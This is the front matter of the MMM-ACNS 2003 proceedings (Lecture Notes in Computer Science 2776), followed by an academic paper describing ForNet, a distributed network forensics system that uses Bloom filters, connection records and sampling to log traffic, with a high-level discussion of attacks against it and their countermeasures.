Lecture Notes in Computer Science 2776
Edited by G. Goos, J. Hartmanis, and J. van Leeuwen

Springer
Berlin
Heidelberg
New York
Hong Kong
London
Milan
Paris
Tokyo

Vladimir Gorodetsky Leonard Popyack
Victor Skormin (Eds.)

Computer Network Security

Second International Workshop on Mathematical Methods, Models, and Architectures for Computer Network Security, MMM-ACNS 2003
St. Petersburg, Russia, September 21-23, 2003
Proceedings

Springer

Volume Editors

Vladimir Gorodetsky
St. Petersburg Institute for Informatics and Automation
Intelligent Systems Laboratory
39, 14-th Liniya, St. Petersburg, 199178, Russia
E-mail: gor@mail.iias.spb.su

Leonard Popyack
Syracuse University
Syracuse, NY 13244, USA
E-mail: popyack@rl.af.mil

Victor Skormin
Binghamton University, Watson School of Engineering
Binghamton, NY 13902, USA
E-mail: vskormin@binghamton.edu

Cataloging-in-Publication Data applied for

A catalog record for this book is available from the Library of Congress.

Bibliographic information published by Die Deutsche Bibliothek
Die Deutsche Bibliothek lists this publication in the Deutsche Nationalbibliografie; detailed bibliographic data is available in the Internet at <http://dnb.ddb.de>.

CR Subject Classification (1998): C.2, D.4.6, E.3, K.6.5, K.4.1, K.4.4, J.1

ISSN 0302-9743
ISBN 3-540-40797-9 Springer-Verlag Berlin Heidelberg New York

Springer-Verlag Berlin Heidelberg New York
a member of BertelsmannSpringer Science+Business Media GmbH

http://www.springer.de

Printed in Germany

Typesetting: Camera-ready by author, data conversion by Olgun Computergrafik
Printed on acid-free paper SPIN: 10931417 06/3142 5 4 3 2 1 0

Preface

This volume contains the papers presented at the International Workshop on Mathematical Methods, Models and Architectures for Computer Network Security (MMM-ACNS 2003) held in St. Petersburg, Russia, during September 21–23, 2003. The workshop was organized by the St. Petersburg Institute for Informatics and Automation of the Russian Academy of Sciences (SPIIRAS) in cooperation with the Russian Foundation for Basic Research (RFBR), the US Air Force Research Laboratory/Information Directorate (AFRL/IF) and the Air Force Office of Scientific Research (AFOSR), the Office of Naval Research International Field Office (USA), and Binghamton University (SUNY, USA).

The first international workshop of this series, MMM-ACNS 2001, May 21–23, 2001, St. Petersburg, Russia, hosted by the St. Petersburg Institute for Informatics and Automation, demonstrated the keen interest of the international research community in the theoretical aspects of computer network and information security and encouraged the establishment of an on-going series of brennial workshops.

MMM-ACNS 2003 provided an international forum for sharing original research results and application experiences among specialists in fundamental and applied problems of computer network security. An important distinction of the workshop was its focus on mathematical aspects of information and computer network security and the role of mathematical issues in contemporary and future development of models of secure computing.

A total of 62 papers from 18 countries related to significant aspects of both the theory and the applications of computer-network and information security were submitted to MMM-ACNS 2003. Out of them 29 were selected for regular and 12 for short presentations. Five technical sessions were organized, namely: mathematical models for computer network security; methods, models, and systems for intrusion detection; methods and models for public key infrastructure, access control and authentication; mathematical basis and applied techniques of cryptography; and steganographic algorithms. The panel discussion was devoted to the challenging problems in intrusion detection. The MMM-ACNS 2003 program was enriched by six distinguished invited speakers: Dr. Shiu-Kai Chin, Dr. Nasir Memon, Dr. Ravi Sandhu, Dr. Anatol Slissenko, Dr. Salvatore Stolfo, and Dr. Shambhu Upadhyaya.

The success of the workshop was assured by team efforts of sponsors, organizers, reviewers, and participants. We would like to acknowledge the contribution of the individual program committee members and thank the paper reviewers. Our sincere gratitude goes to the participants of the workshop and all the authors of the submitted papers.

We are grateful to our sponsors: the European Office of Aerospace Research and Development (EOARD), the European Office of Naval Research International Field Office (ONRIFO), the Russian Foundation for Basic Research

(RFBR), and the Ministry of Industry, Technical Policy, and Science of the Russian Federation for their generous support.

We wish to express our thanks to Alfred Hofmann of Springer-Verlag for his help and cooperation.

September 2003

Vladimir Gorodetsky
Leonard Popyack
Victor Skormin

MMM-ACNS 2003 Workshop Committee

General Chairmen:

Rafael M. Yusupov	St. Petersburg Institute for Informatics and Automation, Russia
Robert L. Herklotz	Air Force Office of Scientific Research, USA

Program Committee Co-chairmen:

Vladimir Gorodetsky	St. Petersburg Institute for Informatics and Automation, Russia
Leonard Popyack	Air Force Research Laboratory/IF, USA
Victor Skormin	Watson School of Engineering, Binghamton University, USA

International Program Committee

Kurt Bauknecht	University of Zurich, Department of Information Technology, Switzerland
John Bigham	Department of Electronic Engineering, Queen Mary, University of London, UK
Wes Carter	Department of Electronic Engineering, Queen Mary, University of London, UK
Riccardo Focardi	University of Venice, Italy
Dipankar Dasgupta	University of Memphis, USA
Alexey Galatenko	Moscow State University, Russia
Dimitris Gritzalis	Athens University of Economics and Business, Greece
Alexander Grusho	Russian State University for Humanity, Russia
Yuri Karpov	St. Petersburg Polytechnical University, Russia
Valery Korzhik	Specialized Center of Program Systems "SPECTR", Russia
Igor Kotenko	St. Petersburg Institute for Informatics and Automation, Russia
Catherine Meadows	Naval Research Laboratory, USA
Bret Michael	Naval Postgraduate School, USA
Ann Miller	University of Missouri – Rolla, USA
Nikolay Moldovyan	Specialized Center of Program Systems "SPECTR", Russia
Ravi Sandhu	George Mason University and NSD Security, USA
Michael Smirnov	Fraunhofer-Gesellschaft Institute FOKUS, Germany
Igor Sokolov	Institute for Informatics Problems, Russia
Salvatore J. Stolfo	Department of Computer Science, Columbia University, USA
Douglas H. Summerville	Binghamton University, USA
Alfonso Valdes	SRI International, USA
Vijay Varadharajaran	Macquarie University, Australia
Nikoly Zagoruiko	Sobolev Institute of Mathematics, Siberian Branch of RAS, Russia
Peter Zegzhda	St. Petersburg Polytechnical University, Russia

Reviewers

Kurt Bauknecht	University of Zurich, Department of Information Technology, Switzerland
John Bigham	Department of Electronic Engineering, Queen Mary, University of London, UK
David Bonyuet	Delta Search Labs, USA
Wes Carter	Department of Electronic Engineering, Queen Mary, University of London, UK
Sergei Fedorenko	St. Petersburg Polytechnical University, Russia
Riccardo Focardi	University of Venice, Italy
Jessica Fridrich	Binghamton University, USA
Dipankar Dasgupta	University of Memphis, USA
Vladimir Gorodetsky	St. Petersburg Institute for Informatics and Automation, Russia
Dimitris Gritzalis	Athens University of Economics and Business, Greece
Alexander Grusho	Russian State University for Humanity, Russia
Boris Izotov	Specialized Center of Program Systems "SPECTR", Russia
Maxim Kalinin	St. Petersburg Polytechnical University, Russia
Yuri Karpov	St. Petersburg Polytechnical University, Russia
Valery Korzhik (Russia)	Specialized Center of Program Systems "SPECTR"
Igor Kotenko	St. Petersburg Institute for Informatics and Automation, Russia
Catherine Meadows	Naval Research Laboratory, USA
Bret Michael	Naval Postgraduate School, USA
Ann Miller	University of Missouri – Rolla, USA
Nikolay Moldovyan	Specialized Center of Program Systems "SPECTR", Russia
Alexander Rostovtsev	St. Petersburg Polytechnical University, Russia
Ravi Sandhu	George Mason University and NSD Security, USA
Nicolas Sklavos	Electrical and Computer Engineering Department, University of Patras, Greece
Victor Skormin	Watson School of Engineering, Binghamton University, USA
Anatol Slissenko	University Paris-12, France
Michael Smirnov	Fraunhofer-Gesellschaft Institute FOKUS, Germany
Igor Sokolov	Institute for Informatics Problems, Russia
Douglas H. Summerville	Binghamton University, SUNY, USA
Alfonso Valdes	SRI International, USA
Nikoly Zagoruiko	Sobolev Institute of Mathematics, Siberian Branch of RAS, Russia
Dmitry Zegzhda	St. Petersburg Polytechnical University, Russia

Table of Contents

Invited Papers

Mathematical Models and Architectures for Computer Network Security

Intrusion Detection

Public Key Distribution, Authentication, Access Control

Cryptography

Steganography

Short Papers

ForNet: A Distributed Forensics Network

Kulesh Shanmugasundaram, Nasir Memon,
Anubhav Savant, and Herve Bronnimann

Department of Computer and Information Science
Polytechnic University, Brooklyn, NY 11201, USA
{kulesh,anubhav}@isis.poly.edu, {memon,hbr}@poly.edu

Abstract. This paper introduces *ForNet*, a distributed network logging mechanism to aid digital forensics over wide area networks. We describe the need for such a system, review related work, present the architecture of the system, and discuss key research issues.

1 Introduction

Computer networks have become ubiquitous and an integral part of a nation's critical infrastructure. For example, the Internet is now regarded as an economic platform and a vehicle for information dissemination at an unprecedented scale to the worlds population. However, the last few years have taught us that these very networks are vulnerable to attacks and misuse. Hence, mitigating threats to networks have become one of the most important tasks of several government and private entities. Recent attacks on critical network infrastructures are evidence that defensive mechanisms, such as firewalls and intrusion detection systems, alone are not enough to protect a network. Lack of attack attribution mechanisms on our networks provides an excellent cloak to perpetrators to remain anonymous before, during, and after their attacks. Most often we are not only unable to prevent the attacks but also unable to identify the source of the attacks. In order to guarantee the security and the survival of future networks we need to complement the defensive mechanisms with additional capabilities to track-and-trace attacks on wide area networks.

The problem with most defensive measures is that they are fail-open by design and hence when they fail the attackers have the opportunity to leave the crime scene without any evidence. In order to track down the perpetrators, forensic analysts currently rely on manually examining packet-logs and host-logs to reconstruct the events that led to an attack. This process has the following drawbacks:

- **Large Volume of Data:** Growth of network traffic out-paces Moore's law [39] making prolonged storage, processing, and sharing of raw network data infeasible. Most of the approaches to evidence collection have focused on improving the performance of packet-loggers to keep up with ever increasing network speeds and have failed to exploit the inherent hierarchy of networks or the availability of various synopsis techniques to collect evidence efficiently.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 1–16, 2003.

- **Incompleteness of Logs:** Most network administrators rely on alerts from intrusion detection systems and the resulting packet-logs for forensic analysis. It is important to note that intrusion detection systems log packets only when an alert is triggered. Hence, a new attack or an attack currently not defined by the security policy is not recorded by the system. Some networks are equipped with packet-loggers which log packets indiscriminately. However, due to cost considerations and associated storage requirements, such packet loggers are usually deployed at network edges and do not witness network events, such as insider attacks, that never cross network boundaries.
- **Long Response Times:** Most of the investigative process is manual. Since attacks often span multiple administrative domains, this makes response times undesirably long. Since digital evidence is malleable it is important to reduce response times so that evidence can be secured on time.
- **Lack of Mechanisms to Share Logs:** The inability of existing forensic mechanisms to share evidence and lack of mechanisms to query networks prohibit forensic analysts from exploring networks incrementally while tracking and tracing an attack. This in turn results in inefficient allocation of resources because the analysts are unable to confine their search for perpetrators to a particular network.
- **Unreliable Logging Mechanisms:** Logging mechanisms on hosts are not reliable and can easily be circumvented by adversaries. Increasing use of wireless networks and support for mobility enable hosts to join a network from any arbitrary point and makes enforcement of prudent host logging policies difficult.

As more and more failures of defensive mechanisms result in financial damages and cause significant threats to our critical infrastructure, there will be an increased need for attack attribution so that criminal acts do not go unpunished. In this context, digital forensics will play an increasingly vital role in the security of future networks. In fact, we envision that future networks will be equipped with forensic components that complement existing defensive mechanisms to provide viable deterrence to malicious activity by increasing our ability to track and trace attacks to their source.

In this paper we present the design of a network forensics system, *ForNet*, that aims to address the lack of effective tools for aiding investigation of malicious activity on the Internet. ForNet is a network of two functional components. A Synopsis Appliance, called *SynApp*, is designed to summarize and remember network events in its vicinity for a prolonged period of time and be able to attest to these events with certain level of confidence. A *Forensic Server* is a centralized authority for a domain that manages a set of SynApps in that domain. A Forensic Server receives queries from outside its domain, processes them in co-operation with the SynApps within its domain and returns query results back to the senders after authentication and certification.

One key idea behind our network forensics system is that it builds and stores summaries of network events, based on which queries are answered. Ideally, a network forensics system should provide complete and accurate information about

network events. However, this is not feasible in practice due to storage limitations. It is our contention that even if a network forensics system is unable to provide complete and accurate information about network events, as long as we have intelligent summaries, snippets of approximate information can be put together to form the "big picture," much like corroborating evidence in classical forensics.

For example, let us consider the latest Internet worm outbreak, SQL Slammer Worm, as a possible investigation scenario where an analyst has to find the origin of the worm. The worm spreads by infecting unpatched SQL Servers running on UDP port 1434. Assuming ForNet is widely deployed on the Internet the analyst needs to determine from which region of the Internet the worm began its propagation. Since SynApps keep track of various events in their local environment, the analyst will be able to determine a spike in traffic to port 1434 on any network. Starting from an arbitrary network the analyst can now query the network about its first observation in increased activity to port 1434 and recursively query any network which reports the earliest time. These recursive queries will eventually lead us to a particular network from which the worm started its propagation. Now the analyst can focus their investigative resources into a particular network to locate a host that sent out the first malignant packet to port 1434. This would help them associate a particular host to the outbreak. When further investigation on the host turns up new leads, ForNet can be used in a similar fashion to find the perpetrator who actually unleashed the worm.

Currently there is no infrastructure to provide valuable, trustworthy information about network events. We believe ForNet will fill this gap. The rest of this paper is organized as follows: the next section presents a brief overview of related work. Section 3 presents design goals of ForNet and an overview of the system. In Section 4 we discuss synopsis techniques, followed by a discussion of security issues in the design of ForNet in Section 5 and we conclude in Section 6 with a discussion on future work.

2 Related Work

Network Forensics: There has been very little work done in network forensics. Mnemosyne is a dynamically configurable advanced packet capture application that supports multi-stream capturing, sliding-window based logging to conserve space, and query support on collected packets [27]. In [40], a general framework in terms of enterprise network and computer related policies to facilitate investigation is presented. Also, in the recent past, researchers have proposed some clever solutions to the Denial Of Service (DoS) problem by tracing IP packets back to their source (IP traceback) [36,33,37,6,12,10,24]. Most of this work can be grouped into two main categories: one in which no extra network packets are generated [36,33,37,12,10] and the other in which a few extra network packets are generated [6,24]. The former is either based on probabilistic packet marking which overloads existing header fields (e.g. IP fragment ID field) to succinctly encode the path traversed by a packet in a manner that will have minimal im-

pact on existing users or based on keeping the digest of all the IP packets in the infrastructure itself (e.g. routers). Thus, given an input IP packet, it can be reliably traced back to its origin. In the latter technique, a router picks a network packet with a small probability (e.g. 1 in 20,000) and sends a traceback packet as an ICMP message to the destination of the packet with the router's own IP as the source. During a denial of service attack the victim will receive sufficient traceback packets to reconstruct the attack path. Recently, another system to track malicious emails (in fact any email) has been proposed, which aims to reduce the spread of self-replicating viruses [7].

Intrusion Detection Systems: Intrusion Detection Systems (IDS) have been studied extensively over the past few years and the main body of work can be categorized into two groups, signature based and anomaly detection systems [13]. Signature-based methods rely on a specific signature of an intrusion which when found triggers an alarm [23, 21]. Such systems cannot detect novel attacks as evident by recent Internet worm activities. On the other hand, anomaly detection systems rely on characterizing normal operations of a network or a host and attempt to detect significant deviations from the norm to trigger an alarm [16, 22, 30, 29]. Although anomaly detection systems can detect novel attacks to a certain extent they are not a viable solution because of the unacceptable rate of false alarms [2]. Hybrid solutions [1], that combine signature based systems and anomaly detection systems, have been suggested to decrease false alarm rates and are used in commercial products. SHADOW and EMERALD are distributed IDS capable of collecting and processing data from various points on a network. As far as we know these are the earliest schemes to collect data in a distributed manner for security related analysis. In these systems raw data is collected and transferred to a central collection facility for analysis. IDS' are not always suitable for forensic analysis as they only catch the known or the unusual. But crimes are often committed by insiders using new and unknown methods. It is conceivable that an IDS and a forensics system can co-operate with each other, but this is beyond the scope of this paper. We envisage the community moving in this direction, once we have demonstrated a working prototype.

Synopsis Techniques for Managing Data Streams: Data Stream Management Systems (DSMS) have been proposed [5] to integrate data collection and processing of network streams in order to support on-line processing for various network management applications. Data stream management systems work on continuous streams of data with stringent bounds on space and processing power to produce best estimate results [3, 28]. With such volumes of data, there is no time to do detailed analysis but only some synopses of the data streams can be extracted and archived. There are various approaches to building synopses of data streams [17] (histograms [19, 38, 25, 26], samples [4, 17], wavelets [18], decision trees [14, 20], sliding windows [4, 11], Bloom-filters [8, 9]) and each is adapted to a certain kind of queries. Often, the kind of aggregate queries they answer are not suitable for forensics, as they tend to focus on the recent past (sliding

windows), or on global aggregate quantities (histograms, wavelets), instead of focusing on precise periods or events in the past.

Industry Efforts: It is only until recently that commercial organizations have realized the significance of a forensics system in aiding investigation for the cause of network security problems. In fact, at the time of writing Network Associates introduced a forensics tool called InfiniStream [32], which is a brute force approach that will not scale to a network of appliances. Also, there does not seem to be any concept of a network of Forensics Servers that we describe. Another product along similar lines is from Sandstorm Enterprise called NetIntercept [15].

3 Overview of ForNet

In this section we provide an overview of ForNet, and describe the architecture of one of its components, the SynApp. ForNet is a distributed network logging mechanism to aid digital forensics over wide area networks. It is highly scalable and hence can keep up with ever increasing volume of data that goes through our networks. Unlike traditional packet-loggers, ForNet uses synopsis techniques to represent enormous volume of network traffic in a space-efficient manner so that it can be stored, processed, or transported across networks to answer queries.

3.1 ForNet Blueprint

ForNet is made of two main components: SynApps and Forensic Servers. SynApp is an appliance that can be integrated into networking components, such as switches and routers, that can summarize and remember network events in its vicinity for a prolonged period of time and be able to attest to these events with certain level of confidence. Although a single SynApp functioning on its own can provide very useful information to a forensic analyst, a network of such cooperating appliances (even across a corporate intranet) would bring powerful new possibilities to the types of information that could be inferred from the combined synopses. Networking SynApps would also help them share data, storage, and let them collaborate in answering queries accurately. These SynApps can be arranged in a pure peer-to-peer architecture to collaborate with each other in the absence of centralized control. A hierarchical architecture is simpler (See Fig. 1) and would also work better with the given structure of the Internet.

In the hierarchical architecture all the SynApps within a domain form a network and are associated with the Forensic Server of that domain. Like the DNS servers of today, we envision future networks to have Forensic Servers as a critical component of their infrastructure. Forensic Server functions as a centralized administrative control for the domain, receiving queries from outside its domain to pass them on to the query processor and storage management unit (which could be located in the SynApp or in the Forensic Server) after authentication and sending query results back after certification. Network of SynApps form the first level of hierarchy in the hierarchical architecture of ForNet. Naturally, Forensic




Fig. 1. Hierarchical Architecture of ForNet

Servers themselves can be networked for inter-domain collaboration which forms the second level of the hierarchy. Queries that need to cross domain boundaries go through appropriate Forensic Servers. A Forensic Server is the only gateway to queries sent to a domain from outside the domain boundaries. A query sent to a domain is addressed to the Forensic Server of the domain, authenticated by the server and passed on to appropriate SynApps in the domain. Likewise, results from the SynApps are sent to the Forensic Server that is in control of the domain where it is certified and sent back. In practice queries would begin from the leaf nodes from a branch in the hierarchy, traverse Forensic Servers in higher levels, and end up in leaf nodes in another branch. Queries would usually travel in the opposite direction of the attack or crime. In the beginning queries will be more general as the analyst tries to pin-point the origin of the attack and then the queries become very precise as she close in on the source of the attack.

3.2 Architecture of a SynApp

Here we show how we intend to package various synopsis techniques discussed in the next section into a single appliance, the SynApp, which we have begun to realize first in software, and then in its final form as a small network appliance dedicated to synopsizing network traffic. The appliance has two abstract components, a network resident *synopsis engine* and the *Forensics Server* — a possibly external query processing and storage management unit. These are further divided into several functional modules. Fig. 2 illustrates the overall architecture of the appliance with an integrated Forensics Server. We envision that such an appliance can be seamlessly integrated into networking components or it can be attached to the network right after a router.

The modular architecture allows for a variety of configurations of SynApps and Forensic Server in a network (to satisfy budgetary and security policy re-




Fig. 2. Architecture of a SynApp with an Integrated Forensics Server

quirements of an organization). Cheaper SynApps can be designed without persistent storage and query processor. In this case, SynApps periodically send synopses to the Forensic Server which will handle storage and queries itself. On the other hand, SynApps can be independent of Forensic Server. In this setup a SynApp overwrites its old storage whenever it needs more memory and functions as a self-contained unit sparing the expenses of maintaining a Forensic Server.

We briefly describe the functionality of each element below:

- Network filter: The appliance may not intend to process every single packet the router sees and uses the filter to extract useful packets.
- Synopsis Engine: The engine contains data structures and algorithms that can be used to represent network traffics succinctly. The data structures and algorithms can be tuned (for example via a trade-off between space-efficiency and accuracy) via the configuration manager. Each packet that passes through the network filter is pipelined through the synopsis techniques implemented in the synopsis engine and each technique decides to process or not to process a packet based on the signal it receives from the Synopsis Controller.
- Synopsis Controller: The Synopsis controller instructs synopsis techniques in the engine whether to process or not to process a given packet. A rule-set written by the user and processed by the Configuration Manager allows the user to modify how packets should be handled by the synopsis engine. Separating the design of data structures and algorithms (in the synopsis engine) and the function of these techniques (how they are mixed and matched, in the synopsis controller) results in an extensible architecture which can be programmed to record various events.
- Configuration Manager: Configuration manager is the interface between a network administrator and the appliance which allows the administrator to fine-tune various operations of the appliance.
- Security Manager: Each query that will be served by the query processor must be authenticated by the security manager so that rogue queries from unknown users are simply ignored. In addition, security manager signs and

time-stamps each data item written to the database to protect integrity and to be able to use in a court of law.
- Storage Management and Query Processor: Query processor handles all database access and query processing issues and is discussed in more detail below when we discuss the Forensics Server.

3.3 Design Considerations

Experiences we have had with a simple proof-of-concept ForNet network in a large network have steered us toward achieving the following design goals for a forensically sound network logging mechanism:

Capture of Complete & Correct Evidence: Network speeds have grown considerably over the years making it difficult to capture raw network traffic in its entirety. Therefore, SynApps should be able to capture network traffic and create appropriate synopses at line speeds. Our goal is to implement SynApps in hardware by using network processors such that synopses can be created at line speed. Traditional packet-loggers encounter severe bottlenecks when transferring raw network data from high-speed network media to slower storage media. SynApps get around this bottleneck by transferring synopsis of network traffic which is only a fraction of the size of actual traffic. Furthermore, synopsis techniques also allow us to quantify the errors during transformation of raw data such that an analyst can quantify the correctness of evidence upon retrieval.

Longevity & Accessibility of Evidence: Captured network data must be stored for a prolonged period of time as we don't know when we might need the data. Synopses allow us to archive evidence for a longer time (compared to storing raw network data) as they represent large amount of network data succinctly. Prompt and secure access to evidence is important to solving a crime on time. SynApps support secure remote access to evidence via a query mechanism.

Ubiquity of SynApps: In order for SynApps to capture evidence they must be omnipresent on a network. Hardware design of SynApps will be such that they can be seamlessly integrated into networking components and their presence on the network can be as ubiquitous as that of networking components.

Security & Privacy: It is safer to assume various components of ForNet will be potential targets of attacks themselves. We discuss some attacks on ForNet in Section 5. Moreover, any forensic tool that monitors networks must consider privacy implications and support adequate compartmentalization of data they store.

Modular & Scalable Design: Modular design of various components of ForNet allows for new synopsis techniques to be introduced into the system without expensive redesigns. In order to keep up with ever increasing network traffic ForNet must scale well as a whole. Therefore, various components of ForNet, from communication protocols to query processors, must be designed with scalability in mind.

4 Synopsis Techniques

Evidence of crimes can be found in network events that are well defined by various fields in packet headers and/or by application dependent payloads. A brute force approach that entails storing entire packets is not feasible for reasons discussed in Section 1. Therefore, we adopt synopsis techniques to record the network events in a succinct form for a prolonged period of time. A *synopsis* is a succinct representation of massive base data that can provide approximate answers to queries about base data within a predefined level of confidence. Defining a network event can be as simple as concatenating a set of values from fields in the header of a single packet or it can be as complex as extracting various features from a collection of several packets. For example, a TCP *connection establishment event* can be defined by a pair of IP addresses and a pair of port numbers from a TCP packet with SYN flag set. On the other hand, *port scanning event* cannot be defined simply by a set of fields in the packet headers or by the payload. Defining a port scan would involve computing a variety of properties of network traffic, such as packet arrival rate per host and distribution of source IP addresses etc. In this section we briefly present a few useful synopsis techniques that can be used to capture network events succinctly. A detailed discussion of these and other techniques can be found in [35].

Connection Records: Network events, such as connection establishment and teardown, are usually well defined by various fields in the packet headers. A simple scheme that is sufficient to answer queries of the form *who established a connection during time t?* and *how long did the connection last?* is to store the pair of endpoints (host, port) with the TCP flags. We call this a *connection record.* We can store connection records for all TCP connections, within a given time window, if any of the three flags SYN, FIN, or RST is set. The cost for this is roughly 26 bytes per TCP connection. So for example, in a moderately loaded network, where on an average we expect to see 100 connections a second, this would require about 1300 bytes to be timestamped and stored every second. The total cost over a day of these records would only be about 200MB.

Bloom Filters: A different and potentially more space-efficient approach to track network events can be arrived at by using Bloom filters [8]. A Bloom filter is a probabilistic algorithm to quickly test membership in a large set using multiple hash functions into a single array of bits. Space efficiency is achieved at the cost of a small probability of false positives. For example, we adapt Bloom filters to keep track of connections by periodically inserting the hash of the pair of IP addresses, the port numbers and TCP flags of packets with TCP SYN, FIN, or RST flags set. To check whether a particular connection was seen during a time window, we compute the necessary hashes (on IP, port, and TCP flag fields) and test it against all available Bloom filters for the time window. If a Bloom filter answers "yes" then we know the connection packet was seen with a confidence level determined by the false positive rate of the filter. Otherwise we know for certain that the corresponding packet was not seen.

A Bloom filter with a false positive rate of 4.27×10^{-5} uses only 42 bits (or about 5 bytes) of storage per connection. In comparison, a connection record uses 26 bytes to store a connection. Note, however, to use the Bloom filters we need the information about connection headers and these headers can only be obtained where connection records are maintained. The inherent hierarchy of the network plays a vital role in solving this problem. In the ForNet hierarchy (See Fig 1) SynApps closer to the end hosts maintain connection records whereas SynApps closer to the network edge maintain the Bloom filters. With such an arrangement we can also identify spoofing as the connections can now be confirmed not only at the subnets but also closer to the core of the network. Besides, the space-efficiency of Bloom filters is suitable to represent numerous connections succinctly at network edges.

Another adaptation of a Bloom filter is to represent a histogram succinctly. A counting Bloom filter uses an array of counters instead of an array of bits to keep a count of distinct elements in a set. Instead of flipping a bit, counting Bloom filters increment the corresponding counter by one. The counting Bloom filter can be used to count various properties of network traffic, like packet arrival rate per host per port. This information can be used to determine various patterns in network traffic.

Hierarchical Bloom Filters: Although connection records and Bloom filters are very useful in tracking and tracing network connections, they do not help in monitoring packet payloads. Monitoring and recording payload of network traffic is a challenging task for two reasons:

- *Lack of structure:* Packet headers have a pre-defined structure and semantics are interpreted uniformly across the network. The data payload on the other hand is application dependent and its interpretation varies across various applications.
- *Amount of data:* Packet headers are relatively small compared to payload hence compact storage of packet headers is feasible even at higher network speeds. The payload of a packet, on the other hand, can be several hundred bytes long and keeping up with the amount of data is a challenging task.

In order to monitor payloads, we propose an efficient method, called Hierarchical Bloom Filters, that supports limited wild-card queries on payloads and allows for space-accuracy trade-offs. Hierarchical Bloom filters can support wild card queries of the form "$S_0S_1*S_3$". A detailed description of Hierarchical Bloom Filters is beyond the scope of this paper. A detailed description can be found in [34]

Sampling & Histograms: In addition to connection records and Bloom filters it is useful to sample the traffic to extract higher level features. High-level synopses provide trends which may be useful to *guide* the search while investigating a crime, which may later be confirmed with other synopsis techniques that remember all the connections and can recall with high probability if a packet was

seen on the network. For instance, a multi-dimensional histogram will identify that there was a high proportion of SYN packets from two machines on various ports, which may indicate a port scan. High frequency of activity on a single port from various machines to a single target may indicate denial-of-service attack (DoS). It can also gather trends across time, for example detecting a slow scans. A sample may also indicate a time period for a certain connection provided this connection has enough packets so that at least one is included in the sample.

In general, high-level data is susceptible to data mining. Since the purpose is forensics and not intrusion detection, a later processing is acceptable as long as the mining has sufficient and representative data to use. A sample is adapted in this case because it keeps a representation of the data which can later be mined in unexpected ways whereas histograms and wavelet representation cannot.

5 Security of ForNet

The usefulness of information obtained from ForNet relies on the integrity, accuracy, and authenticity of results it generates. Furthermore, ForNet itself has to be resilient to attacks by an adversary. In this section we discuss some measures to provide integrity and authenticity of data on ForNet and possible attacks on ForNet itself.

5.1 Security Measures in ForNet

Security primitives required for data integrity and authentication are provided by the Security Manager. Integrity of evidence on ForNet is guaranteed by digitally signing time-stamped synopses along with necessary meta data, such as false positive rates and hash keys, before committing them to the database. Security manager also enforces access control to data by means of privacy policies. All queries should be signed by querier and security manager verifies access control privileges of the querier upon receiving the query. If the query doesn't violate any privacy policies then the query processor retrieves necessary data from storage. Upon successful completion of integrity checks on the data by security manager query processor is allowed to process the data. Finally, results generated by the query processor are certified at the Forensic Server and sent to the querier along with meta data required to quantify the accuracy of results.

5.2 Attacks on ForNet

As a passive network security tool ForNet is vulnerable to most of the attacks described in [29,31]. In addition, being a storage unit for network traffic and processing queries from untrusted remote hosts introduce new challenges as well. A notable distinction on the effects of these attacks on intrusion detection systems and forensic systems, like ForNet, is that while in an IDS they may subvert the system to avoid recording of evidence, on ForNet such attacks would create problems during query processing and data interpretation but cannot subvert

the system to avoid recording a set of packets. Since query processing is done offline and does not need the strict real time response of an IDS, such attacks can be countered more effectively in ForNet. Of course, we assume the adversary has full knowledge of the inner workings of various ForNet components, such as the data being stored at the Forensic Servers, algorithms used by SynApps and query processors, security primitives in place, and their use by security manager. We now describe possible attacks on various components of ForNet.

Forensic Server: Forensic Server needs to be protected very well, like the DNS servers, as it contains valuable network evidence. Data corruption on Forensic Server may lead to discarding results produced by the server. In order to minimize the damage data shall be recorded to a read-only medium frequently. In addition a rogue Forensic Server can exploit the trust relationships in the ForNet hierarchy and attack other servers by sending rogue queries. Appropriate resource allocation strategies shall be in place to rectify resource starvation attacks on Forensic Servers.

Query Processor: Since the Forensic Server processes queries from remote servers an adversary can send numerous queries to a server and consume its resources or on the other hand send a complicated query to bog down its resources.

Storage Unit: Needless to say a simple denial of service attack would be to send lot of data that will pass through the network filter and be processed and stored by the storage unit in order to fill-up the storage unit. This attack is especially effective when the SynApps are setup to overwrite current data or retire it periodically to secondary or tertiary storage. An attacker can potentially flush useful data by sending in enormous amount of spurious traffic to a SynApps. Data retirement policies shall be designed with care to counter such attacks. For example, keeping a representative sample of the retired data shall alleviate the effects of such an attack.

Synopsis Engine: The synopsis engine uses various algorithms to represent network data succinctly. An adversary with the knowledge of how an algorithm works can trick the algorithm into recording lesser or no evidence at all. For example, an attacker can fool a sampling algorithm into sampling lesser evidence by "hiding" a few attack packets among a lot of bogus packets that are eventually discarded by the end-host but are considered valid by the sampling algorithm. An attacker can for example create lot of packets with small TTL such that they would never reach end-hosts, or packets with invalid headers that will be discarded by end-hosts, or simply increase the number of packets via IP fragmentation and hide the real attack packets among them. Creating such a cloak requires an attacker to generate numerous packets. An increase in packet arrival rate can easily be detected by SynApps. For example, a simple synopsis technique, like the counting Bloom filters, can keep track of the history of packet arrival rate per host. When the arrival rate exceeds a certain threshold the SynApps can sample the excess data knowing it may be part of an attack.

Such a mechanism will of course has to be deployed at SynApps closers to hosts and not at the ones closer to the core of the network.

